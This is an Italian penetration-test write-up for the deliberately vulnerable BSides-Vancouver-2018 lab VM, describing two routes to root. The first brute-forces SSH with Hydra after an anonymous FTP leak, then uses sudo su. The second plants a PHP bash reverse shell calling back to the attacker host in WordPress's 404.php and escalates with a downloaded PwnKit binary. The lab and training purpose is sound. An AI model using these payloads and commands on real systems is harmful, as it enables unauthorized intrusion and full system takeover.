


BlackBox - Escalation dei privilegi

Ai fini di ottenere i privilegi da root su questo test BlackBlox ho configurato le mie macchine nel seguente modo:

Kali:



Pfsense:



Introduzione

Il seguente report documenta le fasi di un test di penetrazione in modalità **BlackBox** condotto sulla macchina virtuale **BSides-Vancouver-2018**. L'obiettivo primario era l'**escalation dei privilegi** fino all'ottenimento dell'accesso **root**, senza alcuna conoscenza preliminare dell'infrastruttura di destinazione.

La VM è stata configurata in una rete interna, con l'attaccante che ha operato dalla macchina **Kali Linux** su un host separato.

Escalation dei privilegi primo metodo:


Fasi di ricognizione

La prima fase del test ha coinvolto la scansione della rete interna per identificare gli host attivi e i servizi esposti sulla macchina target.

Scoperta degli host

È stata eseguita una scansione ICMP per scoprire gli host online all'interno della sottorete 192.168.50.0/24. Il risultato ha identificato tre host attivi, tra cui la macchina target.

Comando utilizzato: nmap -sn 192.168.50.0/24



Scansione dei servizi

Successivamente, è stata eseguita una scansione più approfondita sulla macchina target (192.168.50.151) per identificare le porte aperte e i servizi in esecuzione, che potrebbero essere punti di ingresso per l'attacco.

Comando utilizzato: nmap -O 192.168.50.151

```
(kali@kali)-[~]
$ nmap -O 192.168.50.151
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 09:25 EDT
Nmap scan report for 192.168.50.151
Host is up (0.00010s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:D6:B2:C3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

La scansione ha rivelato le seguenti porte aperte e servizi:

- **Porta 21/tcp:** Servizio **FTP** (vsftpd 2.3.5)
- **Porta 22/tcp:** Servizio **SSH** (OpenSSH 5.9p1)
- **Porta 80/tcp:** Servizio **HTTP** (Apache httpd 2.2.22)

L'output di Nmap ha anche fornito informazioni dettagliate sul sistema operativo di destinazione, identificato come una distribuzione **Ubuntu Linux** con un kernel della serie **3.x**.

Sfruttamento iniziale e autenticazione

L'identificazione di servizi aperti ha permesso di avviare la fase di sfruttamento. Il servizio **FTP** si è rivelato il punto di ingresso iniziale.


```
$ nmap -A 192.168.50.151
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 09:26 EDT
Nmap scan report for 192.168.50.151
Host is up (0.00011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.50.105
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|_vsFTPd 2.3.5 - secure, fast, stable
```

Sfruttamento di FTP anonimo (Anonymous)


Una scansione approfondita del servizio FTP sulla porta 21 ha confermato che era abilitato l'accesso **anonimo**. L'accesso anonimo ha permesso di esplorare la struttura delle directory del server FTP senza credenziali.

L'accesso è stato effettuato con il comando ftp [anonymous@192.168.50.151](ftp://anonymous@192.168.50.151)

L'esplorazione del server FTP ha portato alla scoperta di un file cruciale: users.txt.bk. Questo file, che è stato scaricato in locale, conteneva una lista nomi utente del sistema.



Il file users.txt.bk ha fornito una lista di nomi utente validi (abatchy, john, mai, anne, doomguy). L'obiettivo è stato quindi quello di testare le credenziali per il servizio **SSH**



Utilizzando il protocollo SSH possiamo notare che l'utente **anne**, a differenza degli altri, richiede una password, questo indicato che l'utente **anne** è un utente valido sul sistema remoto.

Attacco di forza bruta con Hydra

Comando utilizzato: `hydra -l anne -P xato-net-10-million-passwords.txt 192.168.50.151 -t 3 ssh -V`

Dato il tempo limitato e l'esigenza di un report efficiente, è stato usato il comando hydra per testare un'ampia lista di password contro gli utenti scoperti. Dopo aver testato diverse password, il test ha avuto successo con l'utente **anne** e la password **princess**.

```
(kali@kali)-[/usr/share/seclists/Passwords]
$ hydra -l anne -P xato-net-10-million-passwords.txt 192.168.50.151 -t 3 ssh -V
[ATTEMPT] target 192.168.50.151 - login "anne" - pass "maggie" - 78 of 5189454 [child 2] (0/0)
[ATTEMPT] target 192.168.50.151 - login "anne" - pass "159753" - 79 of 5189454 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "anne" - pass "aaaaaa" - 80 of 5189454 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "anne" - pass "ginger" - 81 of 5189454 [child 0] (0/0)
[ATTEMPT] target 192.168.50.151 - login "anne" - pass "princess" - 82 of 5189454 [child 1] (0/0)
[22][ssh] host: 192.168.50.151 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-16 09:48:40
```

Escalation dei privilegi

Con le credenziali valide per l'utente **anne**, è stato possibile stabilire una sessione remota tramite SSH e iniziare la fase di escalation dei privilegi.

Accesso SSH e verifica dei permessi

Dopo aver effettuato l'accesso come anne, il primo passo è stato quello di verificare i permessi dell'utente, in particolare se fosse autorizzato a eseguire comandi come sudo.

Comando utilizzato: `sudo -l`

```
(kali@kali)-[/usr/share/seclists/Passwords]
$ ssh anne@192.168.50.151
anne@192.168.50.151's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
```

L'output di `sudo -l` ha confermato che l'utente **anne** può eseguire **qualsiasi comando** (ALL) con privilegi di root ((ALL:ALL) ALL), a patto di inserire la propria password.

Ottenimento dell'accesso root

Con il permesso di sudo senza restrizioni, l'escalation a root è stata diretta. È stato sufficiente eseguire un comando che ha aperto una shell come root.

Comando utilizzato: sudo su

```
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

L'esecuzione del comando ha richiesto la password di anne (princess). Una volta inserita correttamente, il prompt dei comandi è cambiato da anne@bsides2018 a root@bsides2018, confermando l'ottenimento dei massimi privilegi sul sistema.

Conclusione

Il test ha dimostrato con successo un percorso di escalation dei privilegi, partendo da una fase di ricognizione superficiale, passando per un attacco di forza bruta al servizio SSH e terminando con l'uso improprio di sudo per ottenere i privilegi di root. Questa metodologia ha permesso di raggiungere l'obiettivo del test in un ambiente BlackBox, confermando la presenza di vulnerabilità significative nel sistema target.

Escalation privilegi secondo metodo


Per il secondo metodo l'attacco è stato eseguito in diverse fasi: ricognizione iniziale, accesso al sito web tramite le credenziali di un utente, inserimento di uno script PHP per ottenere una shell, e infine il trasferimento di uno script di enumerazione per i privilegi locali.

Scansione iniziale

La prima fase ha comportato la mappatura e la scansione dei servizi esposti sulla macchina di destinazione. È stato usato lo strumento **WPScan** per l'enumerazione degli utenti e per il brute-force delle password sulla directory di WordPress.

Comando: wpscan --url http://192.168.50.153/backup_wordpress/ --passwords /home/kali/Desktop/SecLists/Passwords/Common-Credentials/10k-most-common.txt

```
(kali@kali) [~]
$ wpscan --url http://192.168.50.153/backup_wordpress/ --passwords /home/kali/Desktop/SecLists/Passwords/Common-Credentials/10k-most-common.txt
```



WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Risultato: La scansione ha avuto successo, identificando le credenziali dell'utente ID: John PSW: enigma.

```
[+] Performing password attack on Xmlrpc against 2 user/s  
[SUCCESS] - john / enigma
```

Sfruttamento e Accesso

Con le credenziali john/enigma, è stato effettuato l'accesso all'area di amministrazione di WordPress. Da qui, dopo aver analizzato il sito web ho notato che era possibile accedere all'editor dei file php, dove era possibile a sua volta iniettare stringhe di codice, infatti mi è stato possibile caricare uno script PHP maligno. Per ottenere una **reverse shell** modificando il file 404.php tramite l'editor del tema di WordPress.

Payload inserito: `<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.50.105/4444 0>&1'"); ?>`

```
*/  
get_header(); ?>  
  
<div id="primary" class="content-area">  
  <main id="main" class="site-main" role="main">  
  
    <section class="error-404 not-found">  
      <header class="page-header">  
        <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twenty sixteen' ); ?></h1>  
      </header><!-- .page-header -->  
  
      <div class="page-content">  
        <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twenty sixteen' ); ?></p>  
  
        <?php get_search_form(); ?>  
      </div><!-- .page-content -->  
    </section><!-- .error-404 -->  
  
  </main><!-- .site-main -->  
  
  <?php get_sidebar( 'content-bottom' ); ?>  
  
</div><!-- .content-area -->  
  
<?php get_sidebar(); ?>  
<?php get_footer(); ?>  
<?php  
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.50.105/4444 0>&1'");  
?>
```

Esecuzione: Sulla macchina attaccante, ho avviato un listener con **netcat** sulla porta 4444. Non appena la pagina 404 è stata richiesta, il payload è stato eseguito, concedendo una shell con privilegi limitati (www-data).

```
(kali@kali)~$ netcat -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.50.105] from (UNKNOWN) [192.168.50.151] 40481  
bash: no job control in this shell  
www-data@bsides2018:/var/www/backup_wordpress$ ls  
ls  
index.php  
license.txt  
readme.html  
wp-activate.php  
wp-admin  
wp-blog-header.php  
wp-comments-post.php  
wp-config-sample.php  
wp-config.php  
wp-content  
wp-cron.php  
wp-includes  
wp-links-opml.php  
wp-load.php  
wp-login.php  
wp-mail.php  
wp-settings.php  
wp-signup.php  
wp-trackback.php
```

Dopo aver innescato il payload sul server (visitando la pagina 404), è stata stabilita con successo una connessione, garantendo una shell con privilegi limitati, identificata dall'utente www-data.

Navigando tra i path del server ho notato parecchi file interessanti, ma ho preferito analizzare il tutto con LinPEAS. Per proseguire con l'escalation dei privilegi, è stato necessario trasferire lo script di enumerazione **LinPEAS** sulla macchina di destinazione, quindi ho avviato un server HTTP temporaneo con Python per ospitare il file, che è stato poi scaricato tramite un comando wget dalla shell ottenuta.

Comando: `python3 -m http.server 8081`

```

(kali@kali)-[~/Desktop]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.50.153 - - [18/Aug/2025 09:18:09] "GET /linpeas.sh HTTP/1.1" 200 -

```

Tramite la shell `www-data`, ho scaricato il file `linpeas.sh` precedentemente scaricato sulla macchina attaccante.

```

www-data@bsides2018:/var/www/backup_wordpress$ wget http://192.168.50.105:8081/linpeas
<w/backup_wordpress$ wget http://192.168.50.105:8081/linpeas.sh
--2025-08-18 06:18:12-- http://192.168.50.105:8081/linpeas.sh
Connecting to 192.168.50.105:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 956174 (934K) [text/x-sh]
Saving to: 'linpeas.sh'

 0K ..... 5% 99.2M 0s
50K ..... 10% 66.2M 0s
100K ..... 16% 70.0M 0s
150K ..... 21% 162M 0s
200K ..... 26% 72.9M 0s
250K ..... 32% 114M 0s
300K ..... 37% 113M 0s
350K ..... 42% 79.5M 0s
400K ..... 48% 55.8M 0s
450K ..... 53% 1015M 0s
500K ..... 58% 912M 0s
550K ..... 64% 402M 0s
600K ..... 69% 185M 0s
650K ..... 74% 182M 0s
700K ..... 80% 200M 0s
750K ..... 85% 323M 0s
800K ..... 91% 255M 0s
850K ..... 96% 144M 0s
900K ..... 100% 315M=0.007s

2025-08-18 06:18:12 (130 MB/s) - 'linpeas.sh' saved [956174/956174]

www-data@bsides2018:/var/www/backup_wordpress$

```

A questo punto ho fatto una scansione all'interno del server tramite la reverseshell, avviando `./linpeas.sh`

La scansione si è confermata una mossa vincente, suggerendo parecchie vie per l'escalation dei privilegi.

```

Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeh0ad.github.io/berdav/CVE-2021-4034/zip/main

```

Ho provato a giocare con diverse vulnerabilità elencate da `linpeas` ma non tutte si sono dimostrate fattibili, ad esempio **dirtycow**.

Dopo l'avvio l'exploit mandava in crash il kernel, nonostante questo tipo di exploit sembrava essere una tra le scelte più promettenti sulla base della versione del kernel della macchina vittima.

Sulla base dell'analisi delle informazioni disponibili e una ricerca di vulnerabilità note per il sistema operativo in uso fatta precedentemente, si è deciso di utilizzare un exploit basato sulla vulnerabilità **Pwnkit** (CVE-2021-4034).

Il file binario dell'exploit, Pwnkit, è stato trasferito sulla macchina di destinazione utilizzando lo stesso metodo del download dello script LinPEAS.

Creo un server http temporaneo sulla macchina attaccante per trasferire il file:

```
(kali@kali)-[~/Downloads/PwnKit-main]
$ python3 -m http.server 8082
Serving HTTP on 0.0.0.0 port 8082 (http://0.0.0.0:8082/) ...
192.168.50.153 - - [18/Aug/2025 10:13:20] "GET /PwnKit32 HTTP/1.1" 200 -
```

Scarico tramite la mia reverse shell PwnKit32 dal mio server temporaneo appena creato

```
$ netcat -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.105] from (UNKNOWN) [192.168.50.153] 48384
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$ wget http://192.168.50.105:8082/PwnKit32
<w/backup_wordpress$ wget http://192.168.50.105:8082/PwnKit32
--2025-08-18 07:13:23-- http://192.168.50.105:8082/PwnKit32
Connecting to 192.168.50.105:8082 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 16636 (16K) [application/octet-stream]
Saving to: `PwnKit32'
```

Una volta che l'exploit Pwnkit è stato scaricato e reso eseguibile, è stato avviato per tentare l'escalation dei privilegi.

```
www-data@bsides2018:/var/www/backup_wordpress$ ./PwnKit32
./PwnKit32
```

L'esecuzione dello script ha avuto successo, garantendo una shell con privilegi di root, come confermato dal cambio di prompt da `www-data@bsides2018` a [root@bsides2018](#).

```
whoami
root
cd /root
ls
flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this
VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalati
on.
Did you find them all?

@abatchy17
```

Conclusione

Durante l'analisi del sistema, è stata scoperta una critica vulnerabilità di escalation dei privilegi. Il sistema operativo, non essendo stato aggiornato, è risultato vulnerabile a **CVE-2021-4034**, nota come vulnerabilità **Pwnkit**. Questo difetto, che risiede nel programma `pkexec` (una versione moderna di `sudo`), consente a un qualsiasi utente locale di ottenere i permessi di **root**.

L'impatto di questa vulnerabilità non può essere sottovalutato: essa trasforma un accesso a basso privilegio, come quello ottenuto con l'utente `www-data`, in un controllo totale e incondizionato del sistema. In pratica, un attaccante che riesce a compromettere il server web con un utente standard ha immediatamente la capacità di acquisire i privilegi più alti, aggirando completamente ogni ulteriore barriera di sicurezza.